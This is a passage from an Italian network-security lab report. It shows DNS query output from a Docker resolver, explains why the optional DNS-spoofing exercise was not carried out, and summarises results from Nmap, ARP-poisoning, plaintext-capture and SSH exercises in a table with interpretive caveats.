;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 26341
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      MX

Received 33 bytes from 127.0.0.11#53 in 113 ms
Trying "www.example.com"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4392
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.               IN      HTTPS

;; ANSWER SECTION:
```

Bob — Resolver e route disponibili *(continua dalla pagina precedente)*

```
www.example.com.        377     IN      HTTPS   1 . alpn="h3,h2" ipv4hint=104.20.23.154,172.66.147.243
     ipv6hint=2606:4700:10::6814:179a,2606:4700:10::ac42:93f3

Received 106 bytes from 127.0.0.11#53 in 22 ms
Exit status: 0
```

**Attenzione / Caveat Tecnico**

Il test `host -v` prova la risoluzione ordinaria; non prova che l'attacco DNS sia impossibile in tutte le reti virtuali. Per riprodurre l'esercizio serve una topologia dichiarata con resolver controllabile, route verso il gateway e traffico DNS del client intercettabile. I risultati dipendono anche dalla cache, dalla velocità delle risposte legittime e dal comportamento del client.

# 12 Sintesi e Pattern d'Esame

| Esercizio | Evidenza ottenuta | Limite / interpretazione corretta |
|---|---|---|
| 1–2 | Porte TCP e stima OS da Nmap | Un port label non autentica il servizio; OS fingerprint è inferenziale. |
| 3–4 | Mock FTP, banner e version detection | Il listener FTP è un prompt didattico, non un server FTP. |
| Challenge | Pagina indice e `secret.html` | Percorso ufficiale seguito; servizio 1337 è supplementare. |
| 5 | ARP poisoning e forwarding HTTP/SSH | MITM verificato sulla piattaforma Docker Desktop testata. |
| 6–7 | HTTP form e SMTP plaintext nel capture | Esposizione dovuta al protocollo non cifrato. |
| 8 | Plugin presente; negoziazione SSH osservabile | Remote browser manca di GUI/Firefox; contenuto SSH resta cifrato. |
| 9 opzionale | Resolver Docker e route rilevati | DNS spoof non eseguito, manca topologia DNS del handout. |

**Cybersecurity Deep-Dive & Rilevanza Operativa a Lungo Termine**

Il filo conduttore è distinguere reachability, identificazione del servizio e lettura del payload. ARP poisoning cambia il next-hop di livello 2; non decifra automaticamente i protocolli applicativi. HTTP e SMTP senza TLS espongono i dati, mentre SSH cifra il canale dopo il key exchange. Ogni conclusione di laboratorio deve restare collegata all'output effettivamente raccolto e ai limiti della topologia.

**Attenzione / Caveat Tecnico**

Il log completo conserva anche i tentativi diagnostici falliti, i riavvii e le correzioni. I terminali illustrati qui sono output selezionati dalla traccia e vengono presentati come estratti quando così indicato; la traccia integrale accompagna il PDF in `log.txt`.